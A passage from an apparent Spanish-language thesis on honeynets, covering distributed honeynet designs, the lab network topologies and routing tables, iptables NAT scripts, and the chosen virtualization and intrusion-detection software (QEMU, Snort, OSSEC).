## 2.7 Honeynets distribuidas

Las Honeynets distribuidas pueden tener distintas formas, pero la motivación siempre es la misma: Observar la actividad de los atacantes, con la ventaja de poder efectuarlo de forma concurrente a través de múltiples redes. Una de las características primarias es la de poder operar a “grandes escalas”, realizando este tipo de grandes despliegues podemos detectar si los ataques son de naturaleza regional o no. Esto nos permite identificar rápidamente los cambios en las tendencias en el comportamiento de los atacantes. Además, dentro de las fronteras organizacionales las Honeynets distribuidas nos ayudan a identificar fácilmente el grupo que está siendo tomado como objetivo de ataque.


### 2.7.1 Tipos de Honeynet distribuidas

Existen dos tipos de Honeynets distribuidas:

- **Honeynet física distribuida:** Consiste en la extensión lógica del diseño de la Honeynet Gen II, proveyendo la posibilidad de realizar la recolección y el análisis de los datos en forma centralizada por las múltiples Honeynets. Es decir, que existen  $n$  Honeynets remotas que envían la información a una base de datos central.
- **Honeynets granja:** Este tipo de Honeynet combina el potencial de las Gen II y la aplicación de las VPN (virtual private network), para distribuir los honeypots a través de Internet.

#### 2.7.1.1 Distribución física

La primer Honeynet distribuida fue desplegada por miembros de la Honeynet Research Alliance (HRA) agrupando los datos en una máquina llamada “kanga”. Para la captura de la información se utilizó el IDS Snort y los archivos de logs de los firewalls, luego todos éstos datos fueron enviados vía SSH a una base de datos centralizada. El propósito fue reunir información desde los distintos sitios remotos para proveer una perspectiva global de amenazas que enfrentaban estos sistemas, como se muestra en la Figura 5.



*Figura 5: Envío de información desde cada Honeynet a un servidor central.*

La ventaja más destacable de este tipo de Honeynet es la información centralizada. La misma, permite compartir toda la información capturada de los distintos despliegues de cada una de las Honeynets configuradas en cada sitio remoto de una manera sencilla y sin demasiado esfuerzo.

Algunas desventajas de este tipo de Honeynets son:

- **Costo:** Son requeridos grandes cantidades de recursos de hardware debido a que cada sitio remoto debe tener una Honeynet en funcionamiento, lo que incrementa los costos considerablemente.
- **Puesta en funcionamiento:** Requiere efectuar la configuración y puesta en marcha de cada una de las Honeynets remotas, lo que aumenta considerablemente los tiempos para tener el sistema completo en funcionamiento.

### 2.7.1.2 Distribución en Granjas

Este tipo de implementación combina las Honeynets tradicionales con técnicas de distribución virtual, lo que reduce de forma significativa los costos y los tiempos de despliegue. La distribución virtual nos permite desplegar Honeynets en redes que no están relacionadas geográficamente. Es decir, podríamos tener honeypots en distintos lugares del mundo conectados vía VPN a nuestro servidor honeywall (véase Figura 6).

Algunas ventajas de este tipo de Honeynets son:

- **Tiempos:** Es posible efectuar el despliegue de una Honeynet en una nueva red en un período muy corto de tiempo, ya que requiere de un router o firewall que tenga soporte para vpn.
- **Participación:** Al no tener que efectuar complicadas configuraciones de monitoreo y/o captura de información, se genera un incremento en la participación de los honeypots.
- **Control centralizado:** Este mayor nivel de control, le da al analista la habilidad de rápidamente efectuar el despliegue del honeypot de acuerdo a las necesidades del momento, sin la necesidad de involucrar a los administradores de cada red que participan en la Honeynet.
- **Protección:** Las granjas de honeypots soportan Hot Zoning<sup>1</sup> para la protección de las máquinas de producción.




Figura 6: Honeypot remoto unido a la Honeynet a través de un túnel VPN.

<sup>1</sup> **Hot zoning:** Transporte de todo el tráfico precedente de un atacante hacia las granjas de servidores, sin que el atacante perciba el cambio, para realizarlo se utiliza un redirector que es similar a un proxy.

Algunas desventajas de este tipo de Honeynets son:

- **Problema de latencia:** La técnica de distribución virtual causan latencias que podrían ser detectadas por un atacante.
- **Aumento de la complejidad:** La granja de honeypots utiliza ruteo en lugar de “bridge” (puentes). Intenta esconder el honeywall de la vista de los atacantes, y esto repercute en la complejidad de la configuración.
- **Falta de automatización:** Al ser esta tecnología demasiado nueva, no existen aún herramientas que ayuden a automatizar las operaciones de estas “granjas”, lo que incrementa la dificultad del problema.

## CAPITULO 3

### 3. Definiciones y justificaciones previas a la experimentación

#### 3.1 Motivación y consideraciones generales

Lo primero que se debe recordar sobre las Honeynets es que no son una solución de Software. No es una aplicación que puede ser instalada o un producto que puede ser comprado y configurado. La razón es la siguiente: “Para que una Honeynet opere efectivamente y capture la información, nada puede ser emulado”. Esto último significa, que no es posible instalar un paquete de software que comprenda en forma genérica todas las posibles combinaciones de: configuraciones de red, sistemas operativos, servicios a publicar, cantidad de máquinas a exponer, etc. Si bien existen proyectos que tienen como objetivo realizar el “Deployment” de Honeynets de un modo “simple”, casi siempre resultan ser más complejos y provocan tener que implementar otros tipos de soluciones para satisfacer las necesidades de la investigación. La razón de esto es que las Honeynets son *arquitecturas* cuyo propósito es crear una red altamente controlada, donde sea posible capturar toda la actividad. Además de los mecanismos de control, también deben existir potenciales objetivos como por ejemplo: máquinas operativas, servicios reales, puertos de comunicación abiertos, aplicaciones, archivos o datos de usuarios, etc., con los cuales los intrusos puedan interactuar dentro de la Honeynet [Hone04f].

#### 3.2 Topologías de red

En esta sección describiremos las topologías de red seleccionadas para la experimentación y explicaremos cómo se inserta cada modelo en las Honeynets implementadas.

##### 3.2.1 Clasificaciones de topologías

El término **topología** se divide en dos aspectos fundamentales:

- Topología Física
- Topología Lógica

La *topología física* se refiere a la forma física o patrón que forman los nodos que están conectados a la red, sin especificar el tipo de dispositivo, los métodos de conectividad o las

direcciones en dicha red. Está basada en tres formas básicas fundamentales: bus, anillo y estrella [Tane03].

Por su parte, la *topología lógica* describe la manera en que los datos son convertidos a un formato de trama específico y la manera en que los pulsos eléctricos son transmitidos a través del medio de comunicación, por lo que esta topología está directamente relacionada con la Capa Física y la Capa de Enlace del Modelo OSI<sup>2</sup>.

### 3.2.1.1 Topologías físicas

A continuación se detallan las características de este tipo de topologías [Wikia]:

- Una **topología de bus** usa un solo cable “backbone” que debe terminarse en ambos extremos. Todas las máquinas se conectan directamente a este backbone.
- La **topología de anillo** conecta una máquina con la siguiente y a la última máquina con la primera. Esto crea un anillo físico de cable.
- La **topología en estrella** conecta todos los cables con un punto central de concentración.
- Una **topología en estrella extendida** conecta estrellas individuales entre sí mediante la conexión de HUBs o Switches. Esta topología puede extender el alcance y la cobertura de la red.
- Una **topología jerárquica** es similar a una estrella extendida. Pero en lugar de conectar los HUBs o Switches entre sí, el sistema se conecta con un computador que controla el tráfico de la topología.
- La **topología de malla** se implementa para proporcionar la mayor protección posible para evitar una interrupción del servicio.

### 3.2.1.2 Topologías lógicas

La topología lógica de una red es la forma en que las máquinas se comunican a través del medio. Los dos tipos más comunes de topologías lógicas son broadcast<sup>3</sup> y transmisión de tokens.

- La **topología broadcast** simplemente significa que cada máquina envía sus datos hacia todas las demás máquinas del medio de red. No existe un orden que las estaciones deban seguir para utilizar la red. Es por orden de llegada, del mismo modo que funciona Ethernet<sup>4</sup>.

2 Modelo basado en Organización Internacional de Estándares como primer paso hacia la estandarización internacional de los protocolos utilizados en varias capas. OSI significa (Interconexión de sistemas abiertos), es decir, sistemas que están abiertos a la comunicación con otros sistemas.


3 **Broadcast**, en castellano **difusión**, es un modo de transmisión de información donde un nodo emisor envía información a una multitud de nodos receptores de manera simultánea, sin necesidad de reproducir la misma transmisión nodo por nodo.

4 Desarrollado por Robert M. Metcalfe en el año 1973, estándar utilizado en redes (IEEE 802.3).

- La **topología transmisión de tokens** controla el acceso a la red mediante la transmisión de un token electrónico a cada máquina de forma secuencial. Cuando una máquina recibe el token, ésta puede enviar datos a través de la red, y si no tiene ningún dato para enviar, transmite el token a la siguiente máquina y el proceso se vuelve a repetir. Dos ejemplos de redes que utilizan la transmisión de tokens son Token Ring [IEEE99] y la interfaz de datos distribuida por fibra [Domi05]. Arcnet es una variación de Token Ring y FDDI, es la transmisión de tokens en una topología de bus.

### 3.2.2 Topologías seleccionadas

Debido a la necesidad de generar escenarios para llevar a cabo el desarrollo de la experimentación, optamos por dos tipos de topologías distintas, utilizando como criterio de selección aquellas de uso más común en ámbitos hogareños y de la pequeña y mediana empresa. Como indica la Figura 7, siempre la base física será una única PC y el resto de los dispositivos y conexiones serán emulados por virtualización.



*Figura 7: Dispositivos físicos utilizados.*

#### Ventajas

- Fácil de implementar y de ampliar, incluso en grandes redes.
- Posibilita el despliegue de una infraestructura de red “a medida” utilizando una única computadora (adecuada para redes temporales).
- Portabilidad.

#### Desventajas

- La cantidad de máquinas virtuales a desplegar está limitada a los recursos de hardware que posea la máquina subyacente.

- Los costos de mantenimiento pueden aumentar a largo plazo.
- Un fallo en la máquina física repercute sobre toda la infraestructura.




Figura 8: Dominio de broadcast único.

La primera topología, denominada topología virtual I (véase Figura 8), es una red donde todos los equipos involucrados, ya sean virtuales o físicos, e incluyendo estaciones honeypot y atacante, están sobre el mismo dominio de broadcast. Comparten un mismo espacio IP y todas están sobre el dominio de alcance de protocolos como ARP o DHCP. La topología experimental refleja el caso real en el cual la red sometida a ataques es una LAN y el atacante es un miembro de la misma, posiblemente una máquina comprometida por un troyano.




Figura 9: Traducción de direcciones

En la segunda topología, denominada topología virtual II (véase Figura 9) existe un elemento de conmutación que hace traducción de direcciones (NAT) y el espacio IP de los honeypots está separado del espacio IP del atacante. El router intermedio contiene los broadcasts, de modo que la difusión de protocolos como ARP y DHCP está restringida al espacio local de los honeypots. La topología refleja el caso en que el atacante se sitúa fuera de la red que intenta atacar.

Tablas de ruteo relativas a la topología 1MV1Kernel IP routing table

<b>Destination</b>	<b>Gateway</b>	<b>Genmask</b>	<b>Flags</b>	<b>Metric</b>	<b>Ref</b>	<b>Use</b>	<b>Iface</b>
192.168.2.0	*	255.255.255.0	U	0	0	0	Eth0
169.254.0.0	*	255.255.0.0	U	0	0	0	Eth0
default	192.168.2.1	0.0.0.0	UG	0	0	0	Eth0

*Figura 10: Topología I -tabla de ruteo de la MV I-*MV2Kernel IP routing table

<b>Destination</b>	<b>Gateway</b>	<b>Genmask</b>	<b>Flags</b>	<b>Metric</b>	<b>Ref</b>	<b>Use</b>	<b>Iface</b>
192.168.2.0	*	255.255.255.0	U	0	0	0	Eth0
10.10.10.0	*	255.255.255.0	U	0	0	0	Eth0
169.254.0.0	*	255.255.255.0	U	0	0	0	Eth0
default	192.18.2.1	0.0.0.0	UG	0	0	0	Eth0

*Figura 11: Topología I -tabla de ruteo de la MV II-*

Tablas de ruteo relativas a la topología 2MV1 (posee 2 interfaces de red)

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
192.168.2.0	*	255.255.255.0	U	0	0	0	Eth0
10.10.10.0	*	255.255.255.0	U	0	0	0	Eth0
169.254.0.0	*	255.255.0.0	U	0	0	0	Eth0
Default	192.168.2.1	0.0.0.0	UG	0	0	0	Eth0

*Figura 12: Topología II -tabla de ruteo de la MV I*MV2

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
192.168.2.0	*	255.255.255.0	U	0	0	0	Eth0
10.10.10.0	*	255.255.255.0	U	0	0	0	Eth0
169.254.0.0	*	255.255.0.0	U	0	0	0	Eth0
Default	10.10.10.1	0.0.0.0	UG	0	0	0	Eth0

*Figura 13: Topología II -tabla de ruteo de la MV II***Configuraciones del firewall**

A continuación se mostrarán los scripts utilizados en cada uno de los honeypots que formaron parte de la configuración.

Obs: En el caso de la topología 2, hubo que realizar modificaciones en el firewall (IPTABLES) de la máquina virtual 1, ya que la misma funcionó como router haciendo NAT hacia la subred donde se encontraba la máquina virtual 2 (víctima de los ataques)

**Script 1:** Utilizado para controlar el tráfico entrante y saliente, en este caso “permitiendo todo el tráfico TCP, UDP e ICMP”, con la subred de referencia.

```
#Se realiza el borrado de la configuracion
inicial.
iptables -F
#Se aceptan todos los paquetes entrantes
desde la red 192.168.2.0/24
iptables -A INPUT -p tcp -s 192.168.2.0/24 -j
ACCEPT
iptables -A INPUT -p udp -s 192.168.2.0/24 -j
ACCEPT
iptables -A INPUT -p icmp -s 192.168.2.0/24 -
j ACCEPT
#Aceptamos todos los paquetes salientes desde
la red 192.168.2.0/24
iptables -A OUTPUT -p tcp -s 192.168.2.0/24 -
j ACCEPT
iptables -A OUTPUT -p udp -s 192.168.2.0/24 -
j ACCEPT
iptables -A OUTPUT -p icmp -s 192.168.2.0/24
-j ACCEPT
```

**Script 2:** Configuración de la tabla NAT utilizada en la topología 2, para brindar acceso a una máquina interna a través de SSH.

```
#Se realiza el borrado de la configuracion
inicial.
iptables -F
#Se vacía la tabla de NAT
iptables -t nat -F
#Comienzo todo lo relativo a nat
#OBS el postrouting de udp es para que
resuelva dns
iptables -t nat -A POSTROUTING -p udp -s
10.10.10.0/24 -d 0.0.0.0/0 -j MASQUERADE
iptables -t nat -A POSTROUTING -p tcp -s
10.10.10.0/24 -d 0.0.0.0/0 -j MASQUERADE
iptables -t nat -A POSTROUTING -p icmp -s
10.10.10.0/24 -d 0.0.0.0/0 -j MASQUERADE
#fin de configuración de nat
#Vamos a rutear las peticiones ssh a una pc
interna (en este caso la máquina virtual 2)
iptables -t nat -A PREROUTING -d
192.168.2.102 -p tcp --dport 22 -j DNAT --to-
destination 10.10.10.2:22
iptables -t nat -A PREROUTING -d
192.168.2.102 -p tcp --dport 1200 -j DNAT
--to-destination 10.10.10.2:1200
iptables -t nat -A PREROUTING -d
192.168.2.102 -p tcp --dport 2400 -j DNAT
```

```
--to-destination 10.10.10.2:2400
iptables -A INPUT -i eth0 -p icmp -j ACCEPT
iptables -A FORWARD --in-interface eth0
--out-interface eth1 -j ACCEPT
echo 1 > /proc/sys/net/ipv4/ip_forward
```

### 3.3 Software utilizado en la Honeynet

En esta sección describiremos y efectuaremos un análisis comparativo acerca del software más importante utilizado para realizar el despliegue de la Honeynet, así como un cuadro de ventajas y desventajas de cada uno de ellos y su disposición dentro de la misma.

#### 3.3.1 Motivación y consideraciones generales

Como hemos comentado en la sección 3.2.2, este trabajo se basa en 2 topologías de Honeynet virtuales, esto significa que además de software de base utilizado como por ejemplo el sistema operativo, procesadores de texto, etc. todos ellos instalados normalmente en una P.C. de escritorio hogareña o de oficina, debemos sumarle algunos más, tales como: Software de virtualización, motor de bases de datos, IDS, simuladores de determinados dispositivos de hardware (ej. VDE), entre otros.

#### 3.3.2 Disposición del software dentro de la red virtual

Además de las topologías seleccionadas, uno de los componentes clave para la *arquitectura es el Honeynet gateway*, también denominado honeywall. El propósito del mismo, es crear y aislar la Honeynet del resto de la red de producción, éste es un elemento crítico en la arquitectura debido a que es el que captura y controla toda la actividad entrante y saliente desde las máquinas objetivo (honeypots víctima) hacia el exterior de la Honeynet. Para lograr la captura de la información acerca de los ataques o anomalías que se producen en la red trampa utilizaremos una serie de programas, cada uno de éstos instalado estratégicamente en los nodos de interés a lo largo de la red.

#### Máquina física (honeywall):

- QEMU: Para crear las máquinas virtuales.
- VDE-SWITCH: Para efectuar la intercomunicación entre las máquinas virtuales y la máquina física.
- NIDS Snort: Captura y análisis del tráfico en la red virtual.
- Reconfiguración del IPTABLES para permitir/denegar la comunicación entre máquinas virtuales y HoneyWall.
- MySql: Motor de base de datos, donde es almacenada toda la actividad registrada por Snort.
- Snort Report: Páginas web programadas en PHP para

poder visualizar en tiempo real todo lo registrado por Snort en el motor de base de datos, mediante consultas programadas, mostrando gráficos acerca de lo sucedido.

- Apache Web server.

### **Máquina Víctima (maq. Virtual 2):**

- HIDS Ossec: Captura y análisis de los logs del S.O, brindando información de lo sucedido a través de patrones de control.
- Interfaz Web para la interpretación de los datos brindados por Ossec (ossec-wui).
- Apache Web server.

### **3.3.3 Virtualización**

Virtualización es un término amplio que se refiere a la abstracción de los recursos de una computadora. Este término es bastante antiguo y su uso se remonta a años anteriores a 1960, y ha sido aplicado a diferentes aspectos y ámbitos de la informática, desde sistemas computacionales completos hasta capacidades o componentes individuales. El tema en común de todas las tecnologías de virtualización es la de *ocultar los detalles técnicos* a través de la *encapsulación*. La virtualización crea una interfaz externa que esconde una implementación subyacente mediante la combinación de recursos en locaciones físicas diferentes, o mediante la simplificación del sistema de control. Un reciente desarrollo de nuevas plataformas y tecnologías de virtualización han hecho que se vuelva a prestar atención a este maduro concepto [Wikib].

#### **3.3.3.1 Justificación del uso de virtualización**

Debido al crecimiento vertiginoso de las tecnologías de la información en el campo de los sistemas distribuidos, las redes tradicionales han logrado alcanzar un nivel transaccional que antes no era posible. Por otro lado, también se produjeron grandes avances en lo que respecta a la potencia computacional y el almacenamiento de manera de satisfacer los requerimientos de la actualidad.

Sin embargo, en muchas organizaciones tanto el almacenamiento como la potencialidad de sus sistemas no son íntegramente aprovechados, derivando en lo que se conoce como *deslocalización* (granja de servidores desaprovechados) con un sistema por cada servidor, es aquí donde la virtualización tiene una participación muy importante, permitiendo incrementar el uso de cada dispositivo y decrementando los costos reutilizando el mismo hardware [Adel07].

Existen diversos enfoques de virtualización, aquí listaremos algunos de ellos:

- **Emulación o simulación:** la máquina virtual simula un **hardware completo**, admitiendo un sistema operativo “guest” completamente diferente. Este enfoque fue

muy utilizado para permitir la creación de software para nuevos procesadores antes que estuvieran físicamente disponibles.

- **Virtualización nativa y virtualización completa:** la máquina virtual simula un hardware suficiente para permitir un sistema operativo “guest” sin modificar (uno diseñado para la misma CPU) para correr de forma aislada. Típicamente, muchas instancias pueden correr al mismo tiempo. Este enfoque fue el pionero en 1966 con CP-40 y CP[-67]/CMS, predecesores de la familia de máquinas virtuales de IBM.
- **Virtualización parcial** (y se incluye la llamada “virtualización del espacio de direcciones”): la máquina virtual simula múltiples instancias entornos subyacentes del hardware, particularmente “el espacio de direcciones”. Este entorno admite compartir recursos y aislar procesos, pero no permite instancias separadas de sistemas operativos “guest”. Aunque no es vista como dentro de la categoría de máquina virtual, históricamente éste fue un importante acercamiento, y fue usado en sistemas como CTSS, el experimental IBM M44/44X, y podría decirse que en sistemas como OS/VS1, OS/VS2 y MVS.
- **Paravirtualización:** la máquina virtual no necesariamente simula un hardware, en cambio ofrece una API especial que sólo puede usarse mediante la modificación del sistema operativo “guest”.
- **Virtualización a nivel del sistema operativo:** virtualizar un servidor físico a nivel del sistema operativo permitiendo múltiples servidores virtuales aislados y seguros correr en un solo servidor físico. El entorno del sistema operativo “guest” comparte el mismo sistema operativo que el del sistema “host” (el mismo kernel del sistema operativo es usado para implementar el entorno del “guest”). Las aplicaciones que corren en un entorno “guest” dado lo ven como un sistema autónomo.
- **Virtualización de aplicaciones:** consiste en el hecho de correr una aplicación de escritorio o de servidor, usando los recursos locales, en una máquina virtual apropiada. Esto contrasta con correr la aplicación como un software local convencional (software que fueron “instalados” en el sistema), tales aplicaciones virtuales corren en un pequeño entorno virtual que contienen los componentes necesarios para ejecutarse como: entradas de registros, archivos, variables de entorno, elementos de uso de interfaces y objetos globales. El mencionado entorno virtual actúa como una capa entre la aplicación y el sistema operativo, eliminando los conflictos entre aplicaciones y entre las aplicaciones y el sistema operativo [Wikib].
- **Kernel-based Virtual Machine (KVM) - Máquina virtual basada en el núcleo -:** es una solución para implementar virtualización completa con Linux sobre hardware x86. Está formada por un módulo del núcleo (con el nombre kvm.ko) y herramientas en el espacio de usuario, siendo en su totalidad software libre. El componente KVM para el núcleo está incluido en Linux desde la versión 2.6.20 [Wikic].

### 3.3.3.2 Ventajas de la virtualización

Dado que las máquinas virtuales suelen encapsularse en archivos, se obtiene una importante flexibilidad en los despliegues, ya que el salvado, copia o eliminación de los

archivos con las imágenes virtuales es rápido, cómodo y sencillo. Como así también, la posibilidad de recrear diferentes infraestructuras de red en poco tiempo y de una manera simple. Luego, se deducen dos importantes ventajas: flexibilidad y escaso o nulo tiempo de recuperación ante un incidente.

Por otro lado, las máquinas virtuales pueden contener sistemas de distinta índole: es absolutamente posible tener un servidor de virtualización, coexistiendo con diferentes tipo de software, como ser: Windows, Linux, BSD, Solaris, etc., por ejemplo, todo ello en una única máquina física sustituyendo de esta manera enormes conjuntos de sistemas que apenas se usan, por unos cuantos mejor utilizados. De aquí se emanan otras dos ventajas: *bajo costo y óptimo aprovechamiento de los recursos*.

Una gran ventaja a tener en cuenta es la simplificación de la administración, porque separa los núcleos con una aplicación ejecutándose en cada uno, aumentando así la seguridad y facilidad de gestión. Además de reducir el hardware, logrando que los espacios ocupados por el equipamiento tiendan a reducirse considerablemente.

La disociación entre lo físico y lo virtual permite obtener otras ventajas, la principal es la seguridad, ya que las máquinas virtuales sólo pueden comunicarse con otras máquinas virtuales y con el exterior a través de conexiones correctamente configuradas.

A continuación se presenta una tabla comparativa del software de virtualización [Wikid]:

Nombre	Creador	Host CPU	Guest CPU	Host OS	Guest OS	Licencia
Vmware ESX Server 3.0	Vmware	x86, AMD64	x86, AMD64	-	Windows, Red Hat, Suse, Netware, Solaris	Propietario
Vmware ESX Server 2.5.3	Vmware	x86, AMD64	x86	-	Windows, Red Hat, Suse, Netware, FreeBSD	Propietario
Vmware Fusion	Vmware	x86, Intel VT-x	x86, AMD64	Mac OS X (Intel)	Windows, Linux, Netware, Solaris, Otros.	Propietario
Vmware Server	Vmware	x86, AMD64	x86, AMD64	Windows, Linux	DOS, Windows, Linux, FreeBSD, Netware, Solaris, Virtual appliances	Propietario (Gratuito)
Vmware WorkStation 6.0	Vmware	x86, AMD64	x86, AMD64	Windows, Linux	DOS, Windows, Linux, FreeBSD, Solaris, Netware, virtual appliances	Propietario
Vmware Player 2.0	Vmware	X86, AMD64	x86, AMD64	Windows, Linux	DOS, Windows, Linux, FreeBSD, Solaris, Netware, virtual appliances	Propietario (Gratuito)
Xen	University of Cambridge, Intel, AMD	X86, AMD64, (PowerPC and IA-64 ports in progress)	x86, AMD64, (PowerPC and IA-64 ports in progress)	NetBSD, Linux, Solaris	Linux, NetBSD, FreeBSD, openBSD, Solaris, Windows XP & 2003 Server	GPL
VirtualBox	InnoTek	X86, x86-64	x86	Windows, Linux, Mac OS x (Intel)	Dos, Windows, Linux, OS/2, FreeBSD	GPL v2, la version con características "Enterprise" es propietaria (gratuita para uso personal y académico)
QEMU	Fabrice Bellard y otros desarrolladores	X86, AMD64, IA-64, PowerPC, Alpha, Sparc	x86, AMD64, ARM, Sparc32 y 64, PowerPC, PowerPC, Alpha, Sparc	Windows, Linux, FreeBSD, Mac OS X, Solaris, Open BSD,	Cambia regularmente	GPL/LGPL

Nombre	Creador	Host CPU	Guest CPU	Host OS	Guest OS	Licencia
		arc 32 y 64, ARM, S/390, M68k	MIPS	BeOS		
QEMU con módulo kqemu	Fabrice Bellard	Intel x86, AMD64	Intel x86, AMD64	Linux, FreeBSD, Solaris, Windows	Cambia regularmente	GPL/LGPL

Figura 14: Tabla comparativa del software de virtualización.

Información adicional sobre las características de otras aplicaciones de virtualización que se han estudiado durante este trabajo véase en **Apéndice B**.

### 3.3.3.3 Software de virtualización seleccionado

El software de virtualización seleccionado es Qemu debido a las siguientes características:

- 1) Es software libre y está licenciado bajo la General Public Licence (GPL).
- 2) Está en permanente desarrollo y con gran cantidad de documentación.
- 3) Puede ser implementado en distintos sistemas operativos y distinto hardware.
- 4) Emula el hardware subyacente completamente, logrando una transparencia que no es alcanzada por software de virtualización en cuanto a la comunicación con el hardware real, disminuyendo la posibilidad de ser detectado como un honeypot durante un ataque.
- 5) Posee buena performance con el módulo kqemu.
- 6) Eficiente mecanismo de almacenamiento en disco y por otro lado mucha diversidad en formatos de imagen.

### 3.3.4 Sistemas de detección de intrusos (IDS)

Los sistemas de detección de intrusos suelen ser infraestructuras generalmente complejas, que permiten, mediante una serie de heurísticas detectar cuando un sistema informático está siendo utilizado de forma no autorizada.

Estos sistemas, también conocidos por sus siglas inglesas IDS <sup>5</sup>, no sólo permiten la

<sup>5</sup> Sistema de detección de intrusiones (del inglés: Intrusion Detection System)

detección de ataques cubiertos por otros componentes de seguridad, sino también la detección de intrusiones que pasan desapercibidas por otros componentes del dispositivo de seguridad.

Todas esas detecciones son almacenadas en forma de registros de información que son de gran utilidad a la hora de reconstruir, mediante *técnicas de análisis forense*, qué es lo que le ha sucedido a un sistema informático [Barr05].

#### **3.3.4.1 ¿Qué es la detección de intrusos?**

La detección de intrusos es el proceso de monitoreo de los eventos que ocurren en un sistema de computación o red y se los analiza para buscar signos de intrusión, que intentan comprometer la confidencialidad, integridad y disponibilidad de los mecanismos de seguridad de las computadoras o redes. Las intrusiones son causadas por los accesos de los atacantes a los sistemas, usuarios autorizados que intentan con obtener privilegios que no les corresponden, o bien que otorgan privilegios a quienes no deben poseer, software automático, etc [Bace01].

#### **3.3.4.2 ¿Cuáles son las razones por las cuales deberíamos utilizar un IDS?**

La detección de intrusiones permite a las organizaciones proteger sus sistemas de las amenazas que provienen con el incremento de la conectividad entre redes y la confianza sobre los sistemas de información.

Razones para adoptar un IDS:

